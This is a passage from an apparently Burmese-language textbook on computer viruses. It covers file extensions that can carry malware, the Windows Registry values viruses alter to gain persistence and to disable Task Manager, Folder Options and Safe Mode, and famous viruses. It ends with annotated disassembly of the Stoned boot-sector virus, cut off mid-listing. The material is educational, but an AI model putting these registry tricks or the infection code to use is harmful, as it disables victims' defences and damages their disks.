
- ( - ) **.LNK**။ Link။ ၎င်းတို့သည် ဖိုင်များ၊ ဖိုဒါများနှင့် Application များအတွက် Link များဖြစ်သည်။ ဗိုင်းရပ်စ်သည် အခြား Link တစ်ခုအဖြစ်ပြောင်းလဲနိုင်သည်။
- ( - ) **.M**။ MATLAB။ ဤဖိုင်များတွင် Executable ကုဒ်များပါရှိသည်။ အနည်းငယ်သော ဗိုင်းရပ်စ်များသာ MATLAB ဖိုင်များကို ပစ်မှတ်ထားကြလေသည်။
- ( - ) **.MDB**။ Microsoft Access Database/Application။ Access ဖိုင်များတွင် Macro များပါရှိနိုင်သည်။
- ( - ) **.MDE**။ Microsoft Access Database။ Macro များနှင့် Script များက လုံခြုံရေးအား နည်းချက်များဖြစ်စေသည်။
- ( - ) **.MHT/MHTM/MHTML**။ MHTML Document။ ၎င်းသည် Web စာမျက်နှာများကို စုစည်းထားခြင်းဖြစ်သည်။ Web စာမျက်နှာများတွင် ကူးစက်ခံရနိုင်သည့် Script များပါရှိသည်။
- ( - ) **.MP3**။ Audio ဖိုင်။ သီချင်းဖိုင်စစ်စစ်များကို ကူးစက်ခြင်းမရှိနိုင်သော်လည်း .mp3 ဖိုင်များတွင် Media Player များကနားလည်ပြီး အလုပ်လုပ်နိုင်သော Macro ကုဒ်များ ပါဝင်နိုင်သည်။
- ( - ) **.MSO**။ Math Script Object။ Database နှင့်ဆက်သွယ်သောပရိုဂရမ်ဖိုင်များဖြစ်၍ Executable ကုဒ်များပါဝင်သည်။
- ( - ) **.MSC**။ Microsoft Common Console Document။ Microsoft Management Console အတွက် Snap-in ဖြစ်သည်။ အခြားသောလုပ်ဆောင်ချက်များကို ဆောင်ရွက်ရန် ဖိုင်ကို ပြောင်းလဲနိုင်သည်။
- ( - ) **.MSI**။ Microsoft Windows Installer Package။ ဤဖိုင်များတွင် Executable ကုဒ်များပါရှိသည်။
- ( - ) **.MSP**။ Microsoft Windows Installer Patch။ ဤဖိုင်များတွင် Executable ကုဒ်များပါရှိသည်။
- ( - ) **.MST**။ Microsoft Visual Test Source Files။ မူရင်းပရိုဂရမ်ကုဒ်များကို ပြောင်းလဲနိုင်သည်။
- ( - ) **.OBJ**။ Relocatable Object Code။ ဤဖိုင်များသည် ပရိုဂရမ်မျိုးစုံက အသုံးပြုသော အချက်အလက်ဖိုင်များဖြစ်သည်။
- ( - ) **.OCX**။ Object Linking and Embedding (OLE) Control။ Web စာမျက်နှာတစ်ခုမှ Download လုပ်ယူနိုင်သော ပရိုဂရမ်များဖြစ်သည်။
- ( - ) **.OV?**။ Program File Overlay။ ပရိုဂရမ်များဆီ လုပ်ဆောင်ချက်များကို ပေါင်းပေးမည့် နောက်ဆက်တွဲဖိုင်များဖြစ်သည်။ နောက်ဆက်တွဲဖိုင်များသည် အချက်အလက်ဖိုင်သက်သက် ဖြစ်နိုင်သကဲ့သို့ Executable ကုဒ်များပါဝင်သောဖိုင်များလည်းဖြစ်နိုင်သည်။
- ( - ) **.PCD**။ Photo CD MS Compiled Script။ Script များသည် လုံခြုံမှုကို အားနည်းချက်ဖြစ်စေသည်။

- ( - ) **.PIF**။ MS-DOS Shortcut။ ဗိုင်းရပ်စ်သည် Shortcut အနေဖြင့် ချိတ်ဆက်ထားသော ပရိုဂရမ်ကို ပြောင်းလဲနိုင်သည်။
- ( - ) **.PPT**။ Microsoft PowerPoing Presentation။ Powerpoint Presentation များတွင် Macro များပါနိုင်သည်။
- ( - ) **.PRC**။ Palm Pilot Resource ဖိုင်။ PDA များတွင် အလုပ်လုပ်သော ပရိုဂရမ်များဖြစ်သည်။
- ( - ) **.REG**။ Registry Entries။ ဤဖိုင်များသည် Registry Setting များကိုပြောင်းလဲလေသည်။
- ( - ) **.RTF**။ Rich Text Format။ ဖိုင်များသည် စာသားများသာပါသောကြောင့် လုံခြုံစိတ်ချရလေသည်။ သို့သော် ဖိုင်များအတွင်းတွင် Binary Object များကို ငုံထားနိုင်သည်။
- ( - ) **.SCR**။ Screen Saver/Script။ Screen Saver များနှင့် Script များတွင် Executable ကုန်များပါလေသည်။
- ( - ) **.SCT**။ Windows Script Component။ Script များကို ကူးစက်နိုင်သည်။
- ( - ) **.SHB/SHS**။ Shell Scrap Object File။ Scrap ဖိုင်တွင် Executable ကုန်ပါဝင်နိုင်သည်။
- ( - ) **.SMM**။ Ami Pro Macro။ ၎င်းတို့သည် Macro များဖြစ်၍ ကူးစက်ခံရနိုင်သည်။
- ( - ) **SOURCE**။ Source Code။ ၎င်းတို့သည် ကုန်ဗိုင်းရပ်စ်များက ကူးစက်စေနိုင်သည့် ပရိုဂရမ်ဖိုင်များဖြစ်သည်။ ဖိုင် Extension များသည် .ASM၊ .C၊ .CPP၊ .PAS နှင့် .CS စသည်တို့ဖြစ်နိုင်သည်။
- ( - ) **.SYS**။ System Device Driver။ Device Driver သည် Executable ကုန်ဖြစ်သည်။
- ( - ) **.URL**။ Internet Shortcut။ မရည်ရွယ်သော Website အားဖွင့်ကြည့်စေရန် ဗိုင်းရပ်စ်က ပြောင်းလဲနိုင်သည်။
- ( - ) **.VB/VBE**။ VBScript ဖိုင်။ Script များကို ကူးစက်ခံရနိုင်သည်။
- ( - ) **.VBS**။ Visual Basic Script။ Script ဖိုင်တွင် ဗိုင်းရပ်စ် (သို့) Worm (သို့) Trojan ပါဝင်နိုင်သည်။
- ( - ) **.VXD**။ Virtual Device Driver။ Device Driver သည် Executable ကုန်ဖြစ်သည်။
- ( - ) **.WSC**။ Windows Script Component။ Script များကို ကူးစက်နိုင်သည်။
- ( - ) **.WSF**။ Windows Script ဖိုင်။ Script များကို ကူးစက်နိုင်သည်။
- ( - ) **.WSH**။ Windows Script Host Settings File။ မမျှော်လင့်သောအရာများ ပြုလုပ်ရန်အတွက် ဗိုင်းရပ်စ်သည် Setting များကို ပြုပြင်နိုင်သည်။
- ( - ) **.XL?**။ MS Excel ဖိုင်။ Excel Worksheet များတွင် Macro များပါဝင်နိုင်သည်။

## Windows Registry

၂၀။ Windows Registry ဆိုသည်မှာ ကွန်ပျူတာတွင် တပ်ဆင်ထားသော Hardware များနှင့် အသုံးပြုနေသည့် Device Driver များ၊ Application များနှင့်ပတ်သက်သည့် အချက်အလက်များကို စုစည်းထားသောဖိုင်ဖြစ်ပြီး တည်းဖြတ်လိုပါက regedit.exe ဖိုင်ဖြင့် Registry Database ကိုခေါ်ယူ၍ အသုံးပြုနိုင်ပါသည်။ Windows 95 မတိုင်ခင် Windows များတွင် ထိုကဲ့သို့တည်းဖြတ်လိုပါက Win.ini၊ System.ini နှင့် Application များနှင့် ချိတ်ဆက်ထားသော အခြား .ini ဖိုင်များကို တည်းဖြတ်ရလေသည်။ Windows Registry ၏ Database ဖိုင်များဖြစ်သော DEFAULT၊ SAM၊ SECURITY၊ SOFTWARE၊ SYSTEM နှင့် ntuser.dat တို့ကို C:\Windows\System32 Folder အောက်တွင်သိမ်းဆည်းပြီး regedit.exe မှအပ မည်သည့်ပရိုဂရမ်နှင့်မျှ ပြင်ဆင်သိမ်းဆည်း၍ မရပေ။ အခြား Third-party ပရိုဂရမ်တစ်ခုခုနှင့် ပြင်ဆင်လိုလျှင် လက်ရှိအသုံးပြုနေသော Windows သည် အလုပ်လုပ်နေ၍ မရပေ။ Registry Setting များကို တည်းဖြတ်ခြင်းသည် အန္တရာယ်များသည့်အတွက် မပြုပြင်ခင် Backup လုပ်ပြီးသိမ်းဆည်းထားသင့်သည်။

၂၁။ Registry Entry များကို ပြသရန်နှင့် တည်းဖြတ်ရန်အတွက် Registry Editor အတွင်းတွင် Handle Key များရှိလေသည်။ ၎င်းတို့မှာ HKEY\_CLASSES\_ROOT၊ HKEY\_CURRENT\_USER၊ HKEY\_LOCAL\_MACHINE၊ HKEY\_USERS နှင့် HKEY\_CURRENT\_CONFIG တို့ဖြစ်သည်။ ပုံ(၁၃)။




ပုံ(၁၃) Registry Editor အတွင်းရှိ Handle Key များ

၂၂။ HKEY\_CLASSES\_ROOT သည် HKEY\_LOCAL\_MACHINE ၏အခွဲတစ်ခုဖြစ်ပြီး ဆော့ဖ်ဝဲလ်အားလုံး၏ Classes များနှင့် Extension များပါဝင်သည်။ HKEY\_CURRENT\_USER သည် HKEY\_USERS ၏အခွဲတစ်ခုဖြစ်ပြီး Windows ၏ လက်ရှိကွန်ပျူတာသုံးစွဲသူနှင့်ပတ်သက်သော အသေးစိတ်အချက်အလက်များပါရှိသည်။ HKEY\_LOCAL\_MACHINE တွင် စနစ်နှင့်ပတ်သက်သော Settings အားလုံးပါဝင်သည်။ HKEY\_USERS ၌ ကွန်ပျူတာတွင် အသုံးပြုလျက်ရှိသော ကွန်ပျူတာသုံးစွဲသူများနှင့် ပတ်သက်သည့် Settings များပါရှိသည်။ HKEY\_CURRENT\_CONFIG သည် HKEY\_LOCAL\_MACHINE အခွဲတစ်ခုဖြစ်ပြီး ကွန်ပျူတာ လက်ရှိအလုပ်လုပ်နေသော အစီအစဉ်စနစ်များပါရှိသည်။ အသေးစိတ်သိရှိနားလည်နိုင်ရန်အတွက် Registry Setting အချို့အား တင်ပြအပ်ပါသည်။

## Windows စနစ် စတင်ချိန်တွင် ပရိုဂရမ်များအား အလုပ်လုပ်စေခြင်း

၂၃။ Windows စနစ်တွင် Logon စတင်လုပ်ပြီးနောက် Welcome Screen ပေါ်သည်နှင့် ဗိုင်းရပ်စ်များသည် ၎င်းတို့အားလုပ်ဆောင်ရန်အတွက် နေရာတွင် ၎င်းတို့တန်ဖိုးများကို ပြင်ရေးလေသည်။ ပုံ(၁၄)တွင် HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run အောက်၌ အ


လုပ်လုပ်နေသော ပရိုဂရမ်များကို တွေ့မြင်နိုင်ပါသည်။ အကယ်၍ Run အစား RunOnce တွင် တန်ဖိုးများ ကိုပြင်ပါက Windows စတင်ချိန်တွင် ပရိုဂရမ်သည် တစ်ကြိမ်သာ လုပ်ဆောင်မည်ဖြစ်ပါသည်။



ပုံ(၁၄) Windows စတင်ချိန်တွင် အလုပ်လုပ်သည့် ပရိုဂရမ်များ

### Registry Editor နှင့် Task Manager အား အသုံးပြုခွင့်မရအောင် တားဆီးခြင်း

၂၄။ တစ်ခါတရံတွင် ဗိုင်းရပ်စ်များသည် Registry Editor အားဖွင့်၍မရအောင် ပိတ်ပင်ခြင်းနှင့် Task Manager အနေဖြင့် ၎င်းအလုပ်လုပ်နေသည်ကို ဖုံးကွယ်ရန်အတွက် Task Manager ကိုခေါ်ယူအသုံးပြု၍ မရအောင် တားဆီးခြင်းများ ပြုလုပ်လေ့ရှိပါသည်။ ထိုသို့ပြုလုပ်ရန်အတွက် ပုံ(၁၅)တွင် တွေ့မြင်ရသည့်အတိုင်း HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System အောက်ရှိ DisableRegistryTool နှင့် DisableTaskMgr DWORD တန်ဖိုးများကို 1 အဖြစ်ပြင်လေသည်။



ပုံ(၁၅) Windows ဗိုင်းရပ်စ်ပြင်ဆင်သည့် Registry တန်ဖိုးများ

### Control Panel မှ Folder Option အားဖျောက်ခြင်း

၂၅။ ဗိုင်းရပ်စ်များသည် ၎င်းတို့အား ရှာဖွေ၍မတွေ့ရှိနိုင်စေရန်အတွက် System ဖိုင်၊ Hidden ဖိုင်များအသွင်ဖြင့်ပုန်းကွယ်လေ့ရှိသည်။ Windows စနစ်တွင် Hidden ဖိုင်များကို ရှာဖွေရန်အတွက် Folder Option မှ Show hidden files and folder ကိုရွေးချယ်ပေးရသည်။ အလားတူ ဗိုင်းရပ်စ်များသည် ၎င်းတို့၏ ဖိုင် Extension များကိုဖုံးကွယ်ရန်အတွက် Hide extensions for known file types ကိုလည်း ပြင်ကြလေသည်။ ပျောက်နေသောဖိုင်များကို ရှာဖွေရန်၊ ဖိုင်များတွင် Extension များကိုပြန်ရန်အတွက် Folder Option ကိုအသုံးပြုရလေသည်။ ဗိုင်းရပ်စ်များသည် ထိုသို့ပြင်နိုင်ခြင်း မပြုစေရန် HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer အောက်ရှိ NoFolderOptions တန်ဖိုးကို ပြောင်းပစ်လေသည်။ ဖိုင် Extension ကိုဖုံးကွယ်ရန်အတွက်မူ HKEY\_CURRENT\_USER\Software\



Microsoft\Windows\CurrentVersion\Explorer\Advanced အောက်ရှိ HideFileExt တန်ဖိုးကို ပြောင်းပစ်လေသည်။ ဖိုင်များကို ဖုံးကွယ်ရန်အတွက်မူ HKEY\_CURRENT\_USER\Software\ Microsoft\Windows\CurrentVersion\Explorer\Advanced အောက်ရှိ Hidden၊ SuperHidden နှင့် ShowSuperHidden တန်ဖိုးများကို ပြောင်းပစ်လေသည်။

### **Safe Mode မှ Boot လုပ်၍မရစေရန် ပြုလုပ်ခြင်း**

၂၆။ ဗိုင်းရပ်စ်များသည် Windows နှင့်အတူ Windows စတင်ချိန်တွင် အလုပ်လုပ်ခြင်းဖြစ်လေသည်။ အကယ်၍ Safe Mode မှ Boot လုပ်ခဲ့သော် Welcome Screen အပြီးတွင် စတင်သည့် ဗိုင်းရပ်စ်များ အလုပ်လုပ်နိုင်ခြင်းမရှိတော့ပေ။ အချို့သောဗိုင်းရပ်စ်များကို ဤနည်းနှင့် နှိမ်နှင်းနိုင်သည်။ ထိုအခြင်းအရာကို ဗိုင်းရပ်စ်ရေးသားသူများ သိရှိသည့်အတွက် HKEY\_LOCAL\_MACHINE \SYSTEM\CurrentControlSet\Control\SafeBoot\ အောက်ရှိ Registry Key များကို ဗိုင်းရပ်စ်က ဖျက်ပစ်လေသည်။ ဤသို့ဖြင့် Boot လုပ်ချိန်တွင် F8 နှိပ်ပြီး Safe Mode ကိုဝင်ရောက်ခြင်း မပြုနိုင်အောင် ပြုလုပ်လေသည်။

## အခန်း(၄)

### နာမည်ကျော် ဗိုင်းရပ်စ်များနှင့် Worm များ

#### နိဒါန်း

၁။ အဆိုးရွားဆုံးသော ကွန်ပျူတာဗိုင်းရပ်စ်ဆိုသည်မှာ ကျွန်ုပ်တို့ကွန်ပျူတာများကို ကူးစက်စေသောဗိုင်းရပ်စ်ဖြစ်သည်။ ကံအကြောင်းမလှစွာပင် ကျွန်ုပ်တို့ထဲမှ သန်းနှင့်ချီသောလူများသည် ဤကံခေမှုကို ပိုင်ဆိုင်ထားကြပြီး ကွန်ပျူတာဗိုင်းရပ်စ်များကြောင့် နာရီများစွာ၊ တစ်ခါတရံ နေ့များစွာပင် ကွန်ပျူတာစနစ် သန့်စင်ရေး၊ ပြန်လည်ထားသိုခြင်း၊ ပြန်လည်ရှာဖွေရေးကိစ္စရပ်များဖြင့် အချိန်များဖြုန်းတီးခဲ့ကြရပါသည်။ ယနေ့ခေတ်တွင် Stunext Worm (အီရန်၏နယူးကလီးယားလုပ်ငန်းများ ရပ်ဆိုင်းစေရန် ရေးသားထားသော Worm) (သို့) Zeus နှင့် SpyEye ထရိုဂျန် (ပစ်မှတ်သားကောင်၏ ဘဏ်အကောင့်များကို ခိုးယူရန် ရေးသားထားသော ထရိုဂျန်) ကဲ့သို့သော Malware များကို တိကျသောပစ်မှတ်များအား တိုက်ခိုက်ရန်အတွက် ဖန်တီးရေးသားလာကြလေသည်။ ဗိုင်းရပ်စ်များနှင့် Worm များ၏ အဖျက်စွမ်းပကားကြောင့် Hard Drive များကို ပြည့်စေခြင်း၊ ဖိုင်များကို ဖျက်ဆီးခြင်း၊ ကွန်ယက်ကိုလေးကန်စေခြင်း ဖြစ်စေနိုင်သလို နည်းပညာပိုင်းဆိုင်ရာ၊ မူပိုင်ခွင့်ပိုင်းဆိုင်ရာ၊ စိတ်ပိုင်းဆိုင်ရာထိခိုက်မှုများလည်း ဖြစ်ပေါ်စေပါသည်။

#### နည်းပညာပိုင်းဆိုင်ရာ ထိခိုက်မှုများ

၂။ ဗိုင်းရပ်စ်တစ်ခုကို ရေးသားဖြန့်ဖြူးလိုက်သော် ရေးသားသူကိုယ်တိုင်ပင် ၎င်း၏ပျံ့နှံ့မှုကို ထိန်းချုပ်နိုင်မည်မဟုတ်ပါ။ ဗိုင်းရပ်စ်သည် ဆော့ဖ်ဝဲလ်များကို ခွဲဝေဖြန့်ဖြူးသုံးစွဲသူများကြောင့် စနစ်တစ်ခုမှ အခြားတစ်ခုသို့ ရွှေ့သွားလေသည်။ ဗိုင်းရပ်စ်တစ်ခုသည် စက်လည်ပတ်မှုစနစ်များနှင့် သဟဇာတ ဖြစ်မှုကို မမှန်းဆနိုင်ပါ။ ၎င်းပျံ့နှံ့နေစဉ်အတွင်း ဗိုင်းရပ်စ်ဖန်တီးစဉ်က မပေါ်သေးသော ကွန်ပျူတာစနစ်များပေါ်တွင်ပင် ရောက်ရှိနေနိုင်ပါသည်။ ထို့ကြောင့် ဗိုင်းရပ်စ်သည် ကွန်ပျူတာစနစ်များနှင့် သဟဇာတဖြစ်၊ မဖြစ်ကို စမ်းသပ်ရန် မဖြစ်နိုင်ပါ။

၃။ ဗိုင်းရပ်စ်များသည် ၎င်းတို့ကုန်များပွားနေကြစဉ်အတွင်း Memory Resource များ၊ CPU အချိန်နှင့် Disk နေရာတို့ကို များစွာသုံးစွဲနိုင်လေသည်။ နမူနာအနေဖြင့်ပြရသော် Carnegie-Mellon မှကျောင်းသားတစ်ဦးထုတ်ဝေလိုက်သော အင်တာနက် Worm ဖြစ်သည်။ ထို Worm သည် ဖျက်ဆီးရန်ရည်ရွယ်ချက်ဖြင့် ဖန်တီးလိုက်ခြင်း မဟုတ်သော်လည်း ကိုယ်တိုင်ပွားများခြင်းဖြစ်စဉ်ကြောင့် Resource များစွာသုံးစွဲစေခဲ့ပြီး ကွန်ယက်အား နှေးကွေးသွားစေခဲ့ပါသည်။

၄။ မည်သည့်ကွန်ပျူတာဗိုင်းရပ်စ်မဆို ကွန်ပျူတာသုံးစွဲသူ၏ပရိုဂရမ်များကို တွဲဖက်နိုင်ခြင်းကြောင့် အလုပ်လုပ်သည့်အချိန်တွင် ဖိုင်၏ Checksum ကိုစစ်ဆေးသော ပရိုဂရမ်များအား ပျက်စီးစေပြီး ပြုပြင်ထားသောဖိုင်အား အလုပ်လုပ်စေရန် ငြင်းဆိုပေလိမ့်မည်။ ဤဖြစ်စဉ်တွင် ဗိုင်းရပ်စ်သည် ထိခိုက်မှုကိုဖြစ်စေမည့် DoS (Denial of Service) တိုက်ခိုက်မှုကို လုပ်ဆောင်နိုင်ပါသည်။

#### ကျင့်ဝတ်နှင့် မူပိုင်ခွင့်ဆိုင်ရာထိခိုက်မှုများ

၅။ ဗိုင်းရပ်စ်များသည် အခွင့်မရှိဘဲ အချက်အလက်များကို ပြုပြင်သည့်အတွက် ကျင့်ဝတ်ပိုင်းဆိုင်ရာအရသော်လည်းကောင်း၊ ဥပဒေကြောင်းအရသော်လည်းကောင်း ထိခိုက်မှုများဖြစ်စေလေသည်။ အကယ်၍ ပရိုဂရမ်များသည် ပြုပြင်ပြောင်းလဲထားခြင်းခံရပါက မူပိုင်ခွင့်၊ ပိုင်ဆိုင်ခွင့်နှင့် ပရိုဂရမ်အတွက် နည်းပညာပိုင်းဆိုင်ရာ အထောက်အပံ့များ မရရှိနိုင်ဘဲဖြစ်စေလေသည်။

## စိတ်ပိုင်းဆိုင်ရာ ထိခိုက်မှုများ

၆။ ဗိုင်းရပ်စ်များသည် စိတ်ပိုင်းဆိုင်ရာ ထိခိုက်မှုများကိုလည်း ဖြစ်ပွားစေနိုင်လေသည်။ သာမန် ကွန်ပျူတာသုံးစွဲသူတစ်ယောက်သည် ကွန်ပျူတာမည်သို့အလုပ်လုပ်သည်ကို နားလည်ခြင်းမရှိပေ။ ဇေဝဇဝါ ဖြစ်မှုနှင့် ပညာချို့တဲ့မှုက သူ့အား ကြောက်လန့်မှုကိုဖြစ်စေပါသည်။ ဗိုင်းရပ်စ် (သို့) Worm သည် ကွန်ပျူတာ သုံးစွဲသူများကို ၎င်းတို့၏ကွန်ပျူတာများ ထိန်းချုပ်ခွင့်အား တားဆီးခြင်း၊ အနှောင့်အယှက်များဖန်တီးခြင်းနှင့် မိမိကိုယ်ကိုယုံကြည်မှု မရှိစေခြင်းတို့ကို ဖြစ်စေပါသည်။

## Stoned ဗိုင်းရပ်စ်

၇။ အင်တာနက်မပေါ်ခင်က ပထမဆုံးကွန်ပျူတာဗိုင်းရပ်စ်သည် Floppy Disk များမှ ယုံနဲ့ခွဲပါသည်။ အစောဆုံးထဲမှတစ်ခုမှာ ၁၉၈၇-ခုနှစ်က Boot Sector ဗိုင်းရပ်စ်ဖြစ်သော Stoned ဖြစ်သည်။ ၎င်းသည် 'Your Computer is now Stoned! LEGALIZE MARIJUANA!' ဟု စာတန်းပေါ်လာပြီး ကူးစက်ခံထားရသော ကွန်ပျူတာသုံးစွဲသူများအား မခံချိမခံသာဖြစ်စေသည်။ ဗိုင်းရပ်စ်မျိုးကွဲများစွာကို တုပရေးသားခဲ့ကြပြီး ရှိပြီးသားဗိုင်းရပ်စ်ကုဒ်ကို အဆင့်မြှင့်ခြင်းဖြင့် ပိုပြီးကူးစက်စေနိုင်စေရန် လမ်းဖွင့်ပေးခဲ့ပါသည်။ ၁၉၉၀ ခုနှစ်တွင်ပေါ်ခဲ့သော Michelangelo ဗိုင်းရပ်စ်နှင့် ၁၉၉၄ ခုနှစ်တွင် ပေါ်ပေါက်ခဲ့သော Angelina ဗိုင်းရပ်စ်တို့သည် Stoned ၏ မျိုးနွယ်စုများဖြစ်ကြသည်။

၈။ ကွန်ပျူတာသည် ကူးစက်ခံထားရသော Disk မှ Boot လုပ်သောအခါ Stoned ဗိုင်းရပ်စ်သည် ကွန်ပျူတာမှတ်ဉာဏ်ထဲတွင် နေလေတော့သည်။ အကယ်၍ အခြား Hard Drive တစ်ခုမှ Boot လုပ်ခဲ့သော် Hard Drive ၏ Master Boot Record ကိုစစ်ဆေးပြီး ကူးစက်ခံထားရခြင်းမရှိထားသော် ကူးစက်စေမည်ဖြစ်ပါသည်။ Floppy Disk များကို ကူးစက်သောအခါ Stoned သည် Master Boot Record ကို Sector 11 သို့ ပြောင်းရွှေ့လိုက်ပြီး Sector 0 တွင် ၎င်း၏ကုဒ်များကို ထားလေသည်။ Hard Drive များကို ကူးစက်သောအခါ ၎င်းသည် Master Boot Record ကို Side 0၊ Cyl 0၊ Sector 7 သို့ရွှေ့ပြီး ၎င်း၏ကုဒ်များကို Side 0၊ Cyl 0၊ Sector 1 တွင် နေရာချထားလေသည်။ Stoned သည် 360kB ဆန့်သော 5.25" Floppy နှင့် Hard Drive များကိုသာကူးစက်လေသည်။ Stoned သည် ကွန်ပျူတာမှတ်ဉာဏ်တွင်း ရှိနေစဉ်တွင် Floppy များ၏ Master Boot Record များကို ကူးစက်စေမည်ဖြစ်သည်။ ၎င်းသည် Hard Drive များကိုမူ ပြန်လည်ကူးစက်ခြင်း မလုပ်ပေ။ အကယ်၍ Master Boot Record ရှိ Stoned ဗိုင်းရပ်စ်ကို ဖယ်ရှားခဲ့လျှင်ပင် မှတ်ဉာဏ်ထဲရှိ ဗိုင်းရပ်စ်သည် Hard Drive ကို ပြန်လည်ကူးစက်ရန် ကြိုးစားမည်မဟုတ်ပါ။ ဗိုင်းရပ်စ်သည် မည်သည့် ဖျက်ဆီးမှုကိုမှ ပြုလုပ်ရန် မရည်ရွယ်ခဲ့သော်လည်း ဗိုင်းရပ်စ်သည် မူလ Boot Sector ကို Sector 11 သို့ရွှေ့သည့်အတွက် Sector 11 တွင်သိမ်းထားသော အချက်အလက်များ ဆုံးရှုံးမည်ဖြစ်ပါသည်။ အချို့သော DOS စနစ်များတွင် Sector 11 ကို File Allocation Table ၏တစ်စိတ်တစ်ဒေသအဖြစ် အသုံးပြုသောကြောင့် ၎င်းသည် Disk ၏ FAT စနစ်ကို ပျက်စီးစေပါသည်။

### Stoned\_Start:

```
; set data segment register
000000A1      33C0      xor ax,ax
000000A3      8ED8      mov ds,ax
; create a new stack
000000A5      FA       cli
000000A6      8ED0      mov ss,ax
000000A8      BC007C    mov sp,7C00h ;
000000AB      FB       sti
; store (patch) Segment:Offset value of Interrupt 13h
000000AC      A14C00    mov ax,[13h * 4 + 0] ; Interrupt Vector 13h Offset
000000AF      A3097C    mov [Int_13h_Offset],ax
000000B2      A14E00    mov ax,[13h * 4 + 2] ; Interrupt Vector 13h Segment
000000B5      A30B7C    mov [Int_13h_Segment],ax
```

```
; allocate 2048 bytes memory from the end of real mode memory
000000B8      A11304  mov ax,[0x413] ; MEM 0040h:0013h - BASE MEMORY SIZE IN KBYTES
000000BB      48      dec ax
000000BC      48      dec ax
000000BD      A31304  mov [0x413],ax
; * 1024 / 16 = Segment Size
000000C0      B106  mov cl,6 ; 6 bits left shift = * 64
000000C2      D3E0  shl ax,cl
000000C4      8EC0  mov es,ax
000000C6      A30F7C  mov [7C00h + Relocated_Memory_Segment],ax ; store segment of relocated memory for
;later usage
; set new Interrupt 13h handler
000000C9      B81500  mov ax,Interrupt_13h
000000CC      A34C00  mov [13h * 4 + 0],ax ; Offset
000000CF      8C064E00  mov [13h * 4 + 2],es ; Segment
; now relocate this code to new allocated memory, where int 13h points to
000000D3      B9B801  mov cx,440 ; 440 bytes to copy (everything up to the Partition Table)
000000D6      0E      push cs
000000D7      1F      pop ds ; from ds:si (code segment:0)
000000D8      33F6  xor si,si
000000DA      8BFE  mov di,si ; to es:di (allocated memory:0)
000000DC      FC      cld
000000DD      F3A4  rep movsb ; rep movsd
000000DF      2EFF2E0D00  jmp word far [cs:Relocated_Memory_Offset] ; why not?
```

#### Relocated\_Memory:

```
; execute Reset Disk System
000000E4      B80000  mov ax,0
000000E7      CD13  int 13h
; set register for reading the bootloader
000000E9      33C0  xor ax,ax
000000EB      8EC0  mov es,ax ; target segment = 0000h
000000ED      B80102  mov ax,0x201 ; function Read Sectors, 1 sector
000000F0      BB007C  mov bx,0x7C00 ; data buffer = 0000h:7C00h
; check if hard disk has already been infected
000000F3      2E803E080000  cmp [cs:Hard_Disk_Infected],byte 0
000000F9      740B  jz Attack_Floppy_Hard_Disk
; read original bootloader from hard disk and execute it
; if already infected, sector 7 contains the backup, so load & execute
000000FB      B90700  mov cx,7 ; sector 7, backup copy
000000FE      BA8000  mov dx,80h ; first hard disk
00000101      CD13  int 13h
00000103      EB49  jmp short Stoned_Exit
00000105      90      nop
```

#### Attack\_Floppy\_Hard\_Disk:

```
; - Floppy (first drive) <- will be started later
; - Hard Disk (first drive)
; load the original bootloader from the first floppy drive to 7C00h, will be executed later
00000106      B90300  mov cx,3 ; sector 3
00000109      BA0001  mov dx,0100h ; first floppy, head 1
0000010C      CD13  int 13h
